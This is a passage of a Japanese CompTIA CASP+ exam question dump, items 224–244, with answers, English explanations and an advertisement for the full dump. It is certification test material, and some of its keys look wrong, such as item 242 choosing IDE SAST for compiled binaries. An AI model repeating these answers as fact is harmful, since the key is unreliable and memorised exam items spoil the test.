C. 証明書のキー使用法が間違って設定されています。
D. 各アプリケーションの証明書に SAN またはワイルドカードのエントリがありません。
Answer: (解答を表示する**)**
Digital signatures require the use of a cryptographic key pair, which consists of a private key used to sign the application and a public key used to verify the signature. If the certificate used for signing the application is set for the wrong key usage, then the signature will fail. This can happen if the certificate is set for encrypting data instead of signing data, or if the certificate is set for the wrong algorithm, such as using an RSA key for an ECDSA signature.

最新問題**: 225**
ある企業が、顧客向けの外部アプリケーションを作成しました。セキュリティ研究者は現在、アプリケーションに深刻な LDAP インジェクションの脆弱性があり、認証と承認を回避するために利用できる可能性があると報告しています。
次のアクションのうち、問題を最もよく解決するのはどれですか？ 2つ選んでください。）
A. 入力のサニタイズを実施します。
B. SIEM をデプロイします。
C. コンテナーを使用します。
D. OS にパッチを適用する
E. WAF をデプロイします。
F. リバース プロキシをデプロイする
G. IDS をデプロイします。
Answer: (解答を表示する**)**
A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.
According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization. LDAP injection can result in unauthorized access, data modification, or denial of service. To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.45

最新問題**: 226**

セキュリティ インシデントの後、ネットワーク セキュリティ エンジニアは、会社の機密性の高い外部トラフィックの一部が、通常は使用されていないセカンダリ ISP を介してリダイレクトされていることを発見しました。
次のうち、1 つのプロバイダーに障害が発生した場合にネットワークを機能させながらルートを保護するのに最適なものはどれですか?
A. BGP を無効にし、内部ネットワークごとに 1 つの静的ルートを実装します。
B. BGP ルート リフレクタを実装します。
C. インバウンド BGP プレフィックス リストを実装します。
D. BGP を無効にし、OSPF を実装します。
Answer: C (メーッセージを残す**)**
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

最新問題**: 227**
脆弱性スキャナーは、企業の Linux サーバーの 1 つで、オープンソースのファイル共有アプリケーションの古いバージョンを検出しました。このソフトウェア バージョンは OSS コミュニティによってサポートされなくなりましたが、同社の Linux ベンダーは修正をバックポートし、現在のすべての脆弱性に適用し、将来的にソフトウェアをサポートすることに同意しています。
この合意に基づいて、この調査結果は次のように分類されるのが最適です。
A. 真陰性。
B. 偽陰性。
C. 偽陽性。
D. 真陽性。
Answer: C (メーッセージを残す**)**

最新問題**: 228**
ソフトウェア開発会社は、ソフトウェア サプライ チェーンに対するサードパーティのリスクを軽減する必要があります。この目的を最もよく達成するには、開発環境で次のどの手法を使用する必要がありますか。
A. ソフトウェア構成分析の実行

B. 多要素認証の要求
C. コーディング標準の確立とコンプライアンスの監視
D. 堅牢なユニットテストと回帰テストのスキームを実装する
Answer: (解答を表示する**)**
Software composition analysis (SCA) is the most effective method to mitigate third-party risks in a software supply chain. SCA tools analyze the open-source and third-party components used in software development to identify known vulnerabilities, outdated dependencies, or licensing issues. By integrating SCA into the development environment, the company can proactively address risks related to external libraries or codebases that may introduce vulnerabilities into the software supply chain. CASP+ emphasizes the importance of securing the supply chain, particularly by identifying and addressing risks introduced by third-party software components.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Third-Party Risk Management) CompTIA CASP+ Study Guide: Securing Software Supply Chains with SCA

最新問題**: 229**
組織は、最新の評価で特定されたリスクを修復または軽減するための取り組みを優先しています。リスクの 1 つについては、完全な修復は不可能でしたが、組織は緩和策を適用して影響の可能性を減らすことに成功しました。
組織が NEXT を実行する必要があるのは、次のうちどれですか?
A. 影響の大きさを再計算します。
B. 組織の脅威モデルを更新します。
C. 残存リスクを評価します。
D. レジスタ内の次のリスクに移動します。
Answer: C (メーッセージを残す**)**

最新問題**: 230**
第三者機関は、生データを見ることなく顧客データを分析し、分析結果を提供できるシステムを導入しました。組織が実装しているのは次のうちどれですか?
A. 非同期キー
B. 準同型暗号化
C. データレイク
D. 機械学習
Answer: (解答を表示する**)**
The organization is implementing homomorphic encryption. Homomorphic encryption is a type of encryption that allows computations to be performed on encrypted data without decrypting it first. This means that the organization can analyze the customers' data and deliver analysis results without being able to see the raw data, preserving the privacy and confidentiality of the customers. Homomorphic encryption can enable various applications, such as cloud computing,

machine learning, and data analytics, that require processing sensitive data without compromising security. Verified Reference:
https://www.techtarget.com/searchsecurity/definition/homomorphic-encryption
https://learn.microsoft.com/en-us/azure/security/fundamentals/encryption-at-rest
https://www.ibm.com/topics/homomorphic-encryption

最新問題**: 231**
セキュリティ エンジニアは、同社の人気のある Web アプリケーションで 1 日あたり 100 件の侵害が試みられていると推定しています。過去 4 年間で、同社のデータは 2 回侵害されました。侵害が成功した場合、エンジニアは次のうちどれを ARO として報告する必要がありますか?
A. 0.5
B. 8
C. 50
D. 36,500
Answer: A (メーッセージを残す**)**
Reference:
The ARO (annualized rate of occurrence) for successful breaches is the number of times an event is expected to occur in a year. To calculate the ARO for successful breaches, the engineer can divide the number of breaches by the number of years. In this case, the company's data has been breached two times in four years, so the ARO is 2 / 4 = 0.5. The other options are incorrect calculations. Verified Reference: https://www.comptia.org/blog/what-is-risk-management
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 232**
予算の制約のため、ある組織は、CVSS に従って高および重大と評価された脆弱性のみの修正または軽減を許可するポリシーを作成しました。セキュリティ アナリストは、以前は中程度とスコア付けされていた多くの脆弱性が、現在はより高いしきい値を突破していることに気づきました。さらに調査を進めると、アナリストは、特定の格付けが承認されたシステムの分類と一致していないことに気づきました。
組織のポリシーに従いながら、リスクをよりよく把握するためにアナリストができることは次のうちどれですか?
A. 悪用可能性の指標を、あらかじめ定められたシステムの分類に合わせます。
B. 修復レベルを所定のシステム分類に合わせます。
C. 影響サブスコア要件を事前に決定されたシステム分類に合わせます。
D. 攻撃ベクトルを所定のシステム分類に合わせます。
Answer: (解答を表示する**)**
Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization's policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity,

and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization's operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

最新問題**: 233**
ある大手通信機器メーカーは、最初の応答者をサポートする新しい電話ネットワークのセキュリティ制御の強度を評価する必要があります。企業がデータの機密性管理を評価するために使用する手法は、次のうちどれですか?
A. 暗号解読
B. オンパス
C. RF サイドローブ スニッフィング
D. コード署名
E. 盗聴
Answer: E (メーッセージを残す**)**

最新問題**: 234**
IT ディレクターは、ラップトップ デバイスをリモートで管理し、安全にロックダウンするという課題に対応するソリューションに取り組んでいます。ソリューションは次の要件を満たす必要があります。
* パッチ管理を削減します。
* 標準構成を活用します。
* カスタム リソース構成を許可します。
* 複数の種類のデバイスから企業システムへのアクセスを提供します。
次のどれがこれらの要件を満たすでしょうか?
A. MDM
B. エミュレータ
C. ホスト型ハイパーバイザー
D. VDI
Answer: D (メーッセージを残す**)**
A Virtual Desktop Infrastructure (VDI) solution meets all the listed requirements: reducing patch management, using standard configurations, allowing for custom resource configurations, and providing access from multiple device types. VDI allows centralized management of desktop environments, where patches and updates can be applied once and distributed across all virtual desktops. It also supports flexible resource configurations and secure remote access from various devices. CASP+ highlights VDI as a solution for centralized, secure desktop management that meets modern enterprise needs for mobility and security.
Reference:

CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (VDI for Secure Remote Desktop Management) CompTIA CASP+ Study Guide: Virtual Desktop Infrastructure for Centralized Management and Security

最新問題: **235**
ディザスタ リカバリ チームは、前回のディザスタ リカバリ パラレル テストでいくつかの間違いがあったことを知りました。重要なサービスの復元の 70% で計算リソースが不足しました。
問題の再発を防ぐために変更する必要があるのは、次のうちどれですか?
A. 目標復旧時点
B. 目標復旧時間
C. ミッション必須機能
D. 復旧サービス レベル
Answer: D (メーッセージを残す**)**
Reference:
The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively. Reference:
https://www.techopedia.com/definition/29836/recovery-service-level
https://www.ibm.com/cloud/learn/recovery-point-objective
https://www.ibm.com/cloud/learn/recovery-time-objective

最新問題: **236**
ある企業は、セキュリティ評価を実行するためにコンサルタントのサービスを利用しています。評価の一環として、コンサルタントは、新たな攻撃に関して業界内の他の人々と協力して協力することを推奨しています。この活動を最も有効にするには次のうちどれですか?
A. ISAC
B. OSINT
C. CVSS
D. 脅威モデリング
Answer: A (メーッセージを残す**)**
Information Sharing and Analysis Centers (ISACs) are member-driven organizations, facilitated by the government, that gather and share information on cybersecurity threats, vulnerabilities, and incidents among their members. Engaging with an ISAC would enable the company to collaborate with others in the industry regarding emerging attacks and security threats.

最新問題: **237**

ある企業は、ホリデー シーズンの準備として、小売販売を管理するシステムを再設計し、クラウド サービス プロバイダーに移行しました。新しいインフラストラクチャは、会社の可用性要件を満たしていませんでした。事後分析中に、次の問題が強調されました。
1. 海外のユーザーは、Web ページの画像が最初に読み込まれる際の遅延を報告しました。
2. レポートの処理中に、ユーザーが注文しようとすると在庫の問題が報告されました。
3. 10 台の新しい API サーバーが追加されたにもかかわらず、ピーク時にサーバー全体の負荷が高かった。
将来これらの問題を回避するために組織が実装するのに最適なインフラストラクチャ設計の変更は、次のうちどれですか?
A. 分散 CDN を介して静的コンテンツを提供し、中央データベースの読み取りレプリカを作成してそこからレポートをプルし、パフォーマンスに基づいて API サーバーを自動スケーリングします。
B. 画像を配信するサーバーの帯域幅を増やし、CDN を使用し、データベースを非リレーショナル データベースに変更し、10 台の API サーバーを 2 つのロード バランサーに分割します。
C. 読み取り回数が少ないオブジェクト ストレージ バケットから画像を提供し、異なるリージョン間でデータベースを複製し、負荷に基づいて API サーバーを動的に作成します。
D. さまざまなリージョンで静的コンテンツ オブジェクト ストレージを提供し、マネージド リレーショナル データベースのインスタンス サイズを増やし、10 台の API サーバーを複数のリージョンに分散します。
Answer: (解答を表示する**)**
This solution would address the three issues as follows:
Serving static content via distributed CDNs would reduce the latency for international users by delivering images from the nearest edge location to the user's request.
Creating a read replica of the central database and pulling reports from there would offload the read-intensive workload from the primary database and avoid affecting the inventory data for order placement.
Auto-scaling API servers based on performance would dynamically adjust the number of servers to match the demand and balance the load across them at peak times.

最新問題**: 238**
ある企業は、新しい人工知能ベースの分析 SaaS ソリューションを採用しています。これは SaaS ソリューションを使用する同社の最初の試みであり、セキュリティ アーキテクトは将来のリスクを判断するよう求められています。このソリューションを採用する上で、最もリスクが高いのは次のうちどれですか?
A. 他のサービスへの移行時に会社のデータを取得できない
B. サービス プロバイダーが特定の国でデータを処理することを要求できないこと
C. サービス プロバイダーに対してセキュリティ評価を実施できないこと
D. 会社のポリシーに準拠するためのアクセス制御を割り当てることができない
Answer: A (メーッセージを残す**)**

最新問題: **239**
セキュリティ エンジニアは、従業員が有線ネットワークの範囲内の IP アドレスを取得する問題をトラブルシューティングしています。エンジニアと別の PC を同じポートに接続すると、その PC は正しい範囲の IP アドレスを取得します。その後、エンジニアは従業員の PC をワイヤレス ネットワークに接続しましたが、PC がまだ適切な範囲の IP アドレスを取得していないことに気付きました。PC は、すべてのソフトウェアとウイルス対策の定義が最新であり、IP アドレスは APIPA アドレスではありません。問題の可能性が最も高いのは次のうちどれですか?
A. DHCP サーバーが使用できないため、PC に IP アドレスが返されていません。
B. 会社は VLAN 割り当てに 802.1x を使用しており、ユーザーまたはコンピューターが間違ったグループに属しています。
C. WiFi ネットワークは WPA2 Enterprise を使用しており、コンピュータ証明書の SAN フィールドに間違った IP アドレスが含まれています。
D. DHCP サーバーは、有線インターフェイス用の PC の MAC アドレスを予約しています。
Answer: (解答を表示する**)**

最新問題: **240**
セキュリティ アナリストは SIEM イベントをレビューしていますが、特定のイベントを処理する方法がわかりません。ファイルは、このタイプのファイルがこのアラートを定期的にトリガーすることを認識しているセキュリティ ベンダーとともにレビューされます。
この情報に基づいて、セキュリティ アナリストはこのアラートを認識します。このアクションの理由として考えられる可能性が最も高いのは次のイベント分類のうちどれですか?
A. 真陰性
B. 偽陰性
C. 偽陽性
D. 非自動応答
Answer: C (メーッセージを残す**)**
The security analyst acknowledges this alert because it is a false positive. A false positive is an event classification that indicates a benign or normal activity is mistakenly flagged as malicious or suspicious by the SIEM system. A false positive can occur due to misconfigured rules, outdated signatures, or faulty algorithms. A false positive can waste the security analyst's time and resources, so it is important to acknowledge and dismiss it after verifying that it is not a real threat. Verified Reference:
https://www.ibm.com/topics/siem
https://www.microsoft.com/en-us/security/business/security-101/what-is-siem
https://www.splunk.com/en_us/data-insider/what-is-siem.html

最新問題: **241**
最近、企業の製品サイトで API 呼び出しが失敗し、顧客が製品をチェックアウトして購入できなくなりました。この種の失敗は、顧客を失い、市場での会社の評判を損なう可能性があります。

システムが利用できなくなるリスクに対処するために、会社が実施すべきことは次のうちどれですか?
A. アプリケーション コントロール
B. 自己修復システム
C. ユーザーとエンティティの行動分析
D. 冗長なレポート システム
Answer: A (メーッセージを残す**)**

最新問題: **242**
ある組織は、アプリケーションを本番環境に導入する前に検証するための新しいソフトウェア保証プログラムを構築しようとしていますが、残念ながら、多くのアプリケーションはコンパイル済みバイナリとしてのみ提供されています。これらのアプリケーションを分析するために、組織は次のうちどれを使用すべきでしょうか (2つ選択してください)。
A. サードパーティの依存関係管理
B. ファズテスト
C. SAST
D. 回帰テスト
E. IAST
F. IDE SAST
Answer: B,F (メーッセージを残す**)**

最新問題: **243**
管理オーバーヘッドを最小限に抑えながら、従業員の MFA シードを中央のオフラインの場所に安全にバックアップしたい組織にとって最適なソリューションは次のどれですか。
A. キーエスクローサービス
B. シークレット管理
C. 暗号化されたデータベース
D. ハードウェア セキュリティ モジュール
Answer: D (メーッセージを残す**)**
A Hardware Security Module (HSM) provides the best solution for securely backing up MFA seeds in a central, offline location with minimal management overhead. HSMs are specialized

hardware devices designed for cryptographic key management, including storing sensitive data like MFA seeds securely. HSMs offer high levels of protection against tampering and provide offline security, making them an ideal choice for backing up cryptographic materials. CASP+ recognizes HSMs as critical components for managing and securing cryptographic keys in centralized, secure environments.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (HSM and Secure Key Management) CompTIA CASP+ Study Guide: Secure Backup and Key Management with HSM

最新問題**: 244**
あるソフトウェア開発会社が、自社のソーシャルメディアプラットフォーム向けに新しいモバイルアプリケーションを開発しています。同社は、モバイルクライアントとサーバー間のオンパス攻撃のリスクを軽減し、より強固なデジタルトラストを実装することで、ユーザーの信頼を獲得したいと考えています。ユーザーの信頼を支えるため、同社は以下の社内ガイドラインを公開しました。
* モバイル クライアントは、すべてのソーシャル メディア サーバーの ID をローカルで検証する必要があります。
* ソーシャル メディア サーバーは、証明書ステータスの TLS パフォーマンスを改善する必要があります。
+ ソーシャル メディア サーバーは、クライアントに HTTPS のみを使用するように通知する必要があります。
上記の要件を考慮すると、会社は次のどれを実施する必要がありますか? (2 つ選択してください)。
A. 高速UDPインターネット接続
B. OCSP ステープル
C. プライベートCA
D. DNSSEC
E. CRL
F. HSTS
G. 分散オブジェクトモデル
Answer: (解答を表示する**)**
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

Valid CAS-004-JPN Dumps shared by GoShiken.com for Helping Passing CAS-004-JPN Exam! GoShiken.com now offer the **newest CAS-004-JPN exam dumps**, the GoShiken.com CAS-004-JPN exam **questions have been updated** and **answers have been corrected** get the **newest** GoShiken.com CAS-004-JPN dumps with Test Engine here: https://www.goshiken.com/CompTIA/CAS-004-JPN-mondaishu.html (**620** Q&As Dumps, **30%OFF Special Discount: Freepdfdumps**)